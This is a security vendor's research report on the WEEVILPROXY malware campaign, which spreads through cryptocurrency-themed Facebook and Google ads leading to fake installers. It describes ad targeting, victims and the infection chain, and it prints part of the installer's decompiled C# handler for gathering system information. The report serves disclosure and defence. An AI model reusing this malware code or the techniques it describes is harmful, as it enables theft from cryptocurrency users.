WithSecure™ Research

WEEVILPROXY:

An evasive and sophisticated malware campaign silently targeting crypto users across the globe

Mohammad Kazem Hassan Nejad

June 2025

WITH secure

Table of Contents

Executive Summary

- WithSecure™ has uncovered a **highly sophisticated and evasive malware** campaign that has flown under the radar since March 2024.
- The malware campaign targets cryptocurrency users, a user base estimated to be in the hundreds of millions which has emerged as a viable and effective lure to infect users and organizations across all sectors alike.
- The campaign targets victims globally, with infections observed across each continent. Although the campaign targets cryptocurrency users, WithSecure has observed **non-cryptocurrency-related organizations in Europe** being infected by the malware due to cross-contamination introduced by personal browsing of victims on their corporate machines.
- This is the latest campaign adopting the successful technique of propagating malware through **large-scale pervasive ad campaigns** displayed throughout the Internet in the form of images and videos using Google Display Network and social media platforms, such as Facebook and Twitter. These ads are estimated to have reached ***at least* tens of thousands of users across the globe.**
- The initial stage of infection is primarily masked as popular cryptocurrency-related software and platforms, such as Binance, ByBit, TradingView, and more. However, **business-oriented themes** have also been deployed through Google ads.
- Since its inception, the malware has been in constant and iterative development by the threat actor. Likely driven by its success so far, the threat actor has put in concerted effort to develop the malware's breadth of capabilities, including **novel techniques not observed in <u>any</u> prior malware campaigns** - to our knowledge. These new TTPs include methods to modify Windows Setup and Windows Recovery to enable long-term persistence, as well as methods to patch browser extensions 'on the fly'.
- The extensive user tracking, the breadth of capabilities, the levels of obfuscation, and the sophistication of the campaign indicate a level of **professionalism and innovation that's often not observed** in other equivalent malware campaigns, especially from a non-state actor. This is further emphasized by the usage of modern technologies, frameworks, and libraries by the threat actor throughout the campaign, including its usage of PostHog, Grafana, LevelDB, and tRPC, which are often observed in enterprise-level software and not leveraged by threat actors.
- While the threat actor's primary goal with the malware is to target cryptocurrency users, the malware's extensive capabilities and threat actor's skillset do not limit the threat actor to a specific goal for financial gain and pose a real threat to organizations and users across the globe alike. Furthermore, the lucrative nature of cryptocurrency continues to drive **advancements and innovation of ever more professional adversaries** as noted by the set of novel features implemented in this campaign.




Figure 1. Overview of infection chain

Introduction

Since early 2025 WithSecure has been investigating an evasive and sophisticated malware campaign, dubbed WEEVILPROXY, that primarily targets crypto users across the globe. WithSecure initially detected the presence of this unknown malware in a number of endpoints across non-cryptocurrency-related organizations in Europe.

At the time of writing, the initial stage of the malware is primarily propagated through large-scale Facebook advertisement campaigns masquerading as well-known cryptocurrency-related software and platforms, such as Binance, ByBit, TradingView, and more. We have also observed the threat actor propagate ads through Google Display Network since April-May 2025, which are displayed throughout the Internet in the form of images/videos.

The malware campaign has been in active development and operation since at least March 2024. The malware has flown under the radar due to the increasingly evasive methods the threat actor has been employing, which make tracking and analysis gradually more complex.

WithSecure believe the campaign is financially motivated, with the threat actor's primary focus being on compromising cryptocurrency users to gather information on them (and their wallets) to perform post-compromise activities ultimately allowing the threat actor to compromise their wallets and drain/steal funds and assets.

At the time of writing, WithSecure noted recent reports[1] [2] detailing the initial part of the attack chain, however with limited analysis on its origin and extent of delivery vector, or any analysis on the main payload, which remains the most crucial part of this attack chain.

In this report, we provide a detailed breakdown of the delivery vector, the initial stage of the attack chain, and functionalities we have noted during our analysis of the main payload. MITRE ATT&CK TTP mapping and a full list of Indicators of Compromise (IOCs) can be found in the appendices.

[1] https://www.bitdefender.com/en-us/blog/labs/weaponizing-facebook-ads-inside-the-multi-stage-malware-campaign-exploiting-cryptocurrency-brands
[2] https://www.microsoft.com/en-us/security/blog/2025/04/15/threat-actors-misuse-node-js-to-deliver-malware-and-other-malicious-payloads/

Delivery mechanism & victimology

Overview

The threat actor primarily targets victims through large-scale advertisement campaigns. At the time of writing, the primary platform these advertisements are propagated through is Facebook and the ads generally use cryptocurrency-related themes, namely masquerading as download sites for well-known cryptocurrency software and platforms. Once a victim clicks on an ad, they land on a masqueraded download site which contains a download link for a signed MSI installer file, which upon execution kicks off the initial stage of infection on the victim's machine – described later under section "Malware Analysis: Initial stage". Examples of these ads and masqueraded download sites can be found in figure 2 and 3 respectively.

WithSecure assess these Facebook ads are enabled through a malvertising-as-a-service ecosystem whereby third-party threat actors offer to run ads through hijacked Meta Business accounts, utilizing compromised legitimate business' advertising credits to push fraudulent ads. We have covered such operations, like DUCKTAIL, in previous reports[3]. The exact extent and reach of these ads is difficult to ascertain (due to limited data available via the ad platform), however WithSecure assess the number of ads to be in magnitude of thousands having reached at least tens of thousands of users.




Figure 2. Example of Facebook ads used in the campaign (different brands and languages)

[3] https://labs.withsecure.com/publications/meet-the-ducks





Figure 3. Example of masqueraded download sites via ads

The ads are often targeted at specific geographic and demographic profiles. For instance, a certain group of ads may run specifically in Taiwan, while another group of ads may be targeted at certain European countries. An example of ad profile and reach for a single advert targeting Finland and Sweden has been shown in figure 4.



Location

Advertisers can target their ads to certain audiences based on their country, region, postal code or city.

All location types | Included Excluded

Location	Location type	Included or excluded
Finland: All Cities	Multiple Cities	Included
Sweden: All Cities	Multiple Cities	Included

Age

18-65+ years old

Advertisers can choose a minimum and maximum age of who will be shown an ad.

Reach

1,828

The number of Accounts Center accounts in the EU that saw this ad at least once. Reach is different from impressions, which may include multiple views of your ads by the same Accounts Center accounts. This metric is estimated.

Reach by location, age and gender

The demographic breakdown of Accounts Center accounts in the EU that saw this ad.

Location	Age Range	Gender	Reach
Finland	45-54	Unknown	3
Finland	45-54	Male	242
Finland	45-54	Female	8
Finland	25-34	Male	130
Finland	25-34	Female	1

Figure 4. Example of ad profile and reach for single advert

At the time of writing, WithSecure has observed ads in multiple languages targeting numerous brands and platforms. These have been listed below.

Languages including:

- English
- Spanish
- Russian
- Vietnamese
- Thai
- Arabic
- Taiwanese
- Korean
- And more...

Brands including:

- ByBit
- Binance
- Kraken
- TradingView
- MetaTrader
- Revolut
- GateIO
- OKX
- And more...

While each set of ads are often targeting a particular geography, since its inception the campaign appears to be global, with ads running across different continents, regions, and countries at different points in time. At the time of writing, the highest saturation of victims across the globe appears to be in Vietnam. An example of country breakdown on web submissions for the malicious installer files across VirusTotal is shown in figure 5. A snapshot of country breakdown across Cloudflare DNS for one of the malware's C2 addresses is shown in figure 6.




Figure 5. Country breakdown on web submissions of related MSI installer files across VirusTotal




Figure 6. Example of country breakdown across Cloudflare DNS for one of the malware's C2 addresses[4]

[4] https://radar.cloudflare.com/domains/domain/vertical-scaling.com

Variety in delivery vectors

The earliest known campaign activity was in March 2024. During its inception, the threat actor appeared to experiment with other delivery vectors and advertising platforms before focusing primarily on Facebook ads for propagation and delivery.

For instance, we identified a fake BullVpn download site (marketed as “Best VPN for crypto” by the threat actor, as per their thematic focus) that delivered the malware. While the exact propagation method for this website remains unknown, we believe it was propagated through ads on X (formerly Twitter) due to the inclusion of Twitter conversion tracking code found inside the website. An example of a fake BullVPN website used by the threat actor is shown in figure 7.




Figure 7. Fake BullVPN website

Moreover, we observed several instances of the malware being delivered through SmokeLoader infection chains during the same time frame (March-April 2024).

More importantly, we have observed the threat actor deploy ads through Google Ads since April/May 2025 that lead to the same infection chain as the Facebook Ads. These Google ads are configured as banner/display (image/video) ads shown throughout the internet (via Google Display Network). These ads appear geographically bound as well, for instance we have observed such ads specifically targeting Philippines, Malaysia, Thailand, Vietnam, Bangladesh, and Pakistan.

The advertised domains via Google ads are dummy websites related to general financial, business, and market themes (e.g. business strategy or market analytics) with adverts running with the same theme. Some examples have been shown in figure 8. However, some adverts related to these domains were specifically masquerading as well-known cryptocurrency software and platforms, following the same thematic targeting by the threat actor across Facebook ads. Some examples have been shown in figure 9.

The exact extent and reach of these ads is difficult to ascertain due to limited data available via the ad platform, but in one instance, one of the ads used an unlisted YouTube video which had garnered over 130k views, indicating the potential reach for a single ad.

The variety of delivery vectors used by the threat actor beyond Facebook Ads indicates an independence of the campaign from Meta’s Ad ecosystem, with the threat actor using whichever delivery vector can reach its intended targets most effectively.




Figure 8. Google ads using general business/market/financial lure themes




Figure 9. Google ads using cryptocurrency software and platform as lure themes

Malware analysis

Initial stage

Installer

The infection chain on the victim's machine kicks off with the signed MSI installer downloaded by the victim from the masqueraded download site which the ads redirect to.

Upon execution, the installer launches a site related to the platform they're masquerading (e.g. Binance login site) via msedge_proxy.exe (a legitimate binary bundled with Microsoft Edge) and sets up a masqueraded shortcut on the Desktop to launch the same site, seemingly acting as a 'Desktop version' of the masqueraded platform by launching its website. An example of this execution flow has been shown in figure 10.




Figure 10. Execution flow

Meanwhile the installer contains a CustomAction[5] that performs the main activity silently. It sets up a local HTTP server that listens on a specific port for incoming requests. The purpose of this functionality is two-fold: one for information gathering and another to set up the next-stage. This has been depicted in figure 11.

Request handler to query info via WMI (information gathering)

```
public static object burst(HttpListenerRequest cart, HttpListenerResponse message, object student)
{
    if (cart.HttpMethod != "POST")
    {
        return null;
    }
    if (cart.Url.AbsolutePath != "/q")
    {
        return null;
    }
    JArray jarray = student as JArray;
    string text = load.matter();
    List<object> list = new List<object>();
    foreach (JToken jtoken in jarray)
    {
        object obj = load.assault(jtoken.ToString());
        list.Add(obj);
    }
    Dictionary<string, object> dictionary = new Dictionary<string, object>();
